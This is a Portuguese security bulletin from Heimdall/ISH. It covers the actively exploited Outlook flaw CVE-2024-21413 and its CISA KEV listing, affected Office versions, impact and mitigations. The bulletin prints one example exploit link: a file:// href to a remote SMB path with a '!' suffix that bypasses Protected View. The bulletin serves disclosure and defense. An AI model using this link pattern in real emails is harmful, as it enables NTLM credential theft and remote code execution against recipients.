
TLP: CLEAR



BOLETIM DE SEGURANÇA

Falha crítica de Execução Remota de Código no Microsoft Outlook sendo ativamente explorada

heimdall
security research

Acesse a nossa nova comunidade através do WhatsApp!

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall

SUMÁRIO


LISTA DE FIGURAS

1 INTRODUÇÃO EXECUTIVA

Uma vulnerabilidade crítica identificada no **Microsoft Outlook**, rastreada como **CVE-2024-21413**, está sendo ativamente explorada em ataques cibernéticos. Essa falha permite que agentes mal-intencionados executem código remotamente ao explorar uma validação inadequada de entrada ao abrir e-mails com links maliciosos. A exploração bem-sucedida pode ocorrer mesmo durante a visualização de documentos no painel de leitura do Outlook, sem a necessidade de interação adicional do usuário.

1.1 VULNERABILIDADE ADICIONADA AO KEV-CISA

Em razão dessas explorações, a CISA incluiu essa vulnerabilidade em seu Catálogo de Vulnerabilidades Exploradas Conhecidas (KEV), conforme ilustrado na imagem a seguir:


MICROSOFT | OFFICE OUTLOOK

CVE-2024-21413

Microsoft Outlook Improper Input Validation Vulnerability: *Microsoft Outlook contains an improper input validation vulnerability that allows for remote code execution. Successful exploitation of this vulnerability would allow an attacker to bypass the Office Protected View and open in editing mode rather than protected mode.*

Related CWE: CWE-20

Known To Be Used in Ransomware Campaigns? **Unknown**

Action: Apply mitigations per vendor instructions or discontinue use of the product if mitigations are unavailable.

- **Date Added:** 2025-02-06
- **Due Date:** 2025-02-27

Figura 1 – Vulnerabilidade CVE-2024-21413 adicionada ao KEV-CISA.

2 INFORMAÇÕES SOBRE A VULNERABILIDADE

A CVE-2024-21413 resulta de uma validação inadequada de entradas no **Microsoft Outlook** ao processar e-mails contendo links maliciosos. Especificamente, a falha permite que atacantes bypassem a funcionalidade de **Visualização Protegida**, que normalmente abre arquivos do Office em modo somente leitura para bloquear conteúdo prejudicial. Ao explorar essa vulnerabilidade, os atacantes podem abrir arquivos maliciosos em modo de edição, facilitando a execução de código arbitrário.

A exploração é possível através da inserção de links maliciosos nos e-mails utilizando o protocolo *file://* e adicionando um ponto de exclamação (!) após a extensão do arquivo, seguido de texto aleatório. Por exemplo:

```
1
2   <a href= "file:///\\10.10.111.111\test\test.rtf!algo">CLIQUE AQUI</a>
3
```

Figura 2 – Exemplo de link malicioso.

Esse método permite que o atacante contorne as proteções integradas do Outlook e execute código remotamente ou roube credenciais NTLM através de documentos do Office especialmente criados.

2.1 SISTEMAS E PRODUTOS AFETADOS

A vulnerabilidade afeta várias versões dos produtos Microsoft Office, incluindo:

- Microsoft Office LTSC 2021
- Microsoft 365 Apps for Enterprise
- Microsoft Outlook 2016
- Microsoft Office 2019

2.2 IMPACTO DA VULNERABILIDADE

A exploração bem-sucedida da CVE-2024-21413 pode resultar em:

- Execução Remota de Código com privilégios elevados
- Roubo de credenciais NTLM
- Comprometimento completo do sistema afetado

3 RECOMENDAÇÕES

Para mitigar os riscos associados a essa vulnerabilidade, as seguintes ações são recomendadas:

Atualização de software

- Certifique-se de que todas as instâncias do Microsoft Outlook e outros produtos do Office estejam atualizadas com os patches de segurança mais recentes fornecidos pela Microsoft.

Configuração de políticas de grupo

- Implemente políticas de grupo para restringir o uso do protocolo *file://* em e-mails e desabilite a abertura automática de links potencialmente perigosos.

Monitoramento de tráfego de rede

- Configure sistemas de detecção e prevenção de intrusões para monitorar e alertar sobre tentativas de exploração dessa vulnerabilidade, especialmente atividades relacionadas ao protocolo *file://*.

Desabilitar o painel de leitura

- Considere desativar o Painel de Leitura no Outlook para evitar a execução automática de conteúdo potencialmente malicioso.

4 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Microsoft**
- **CISA**
- **NVD**
- **Bleeping Computer**

5 AUTORES

- **Rafael Salomé**

heimdall
security research
A DIVISION OF ISH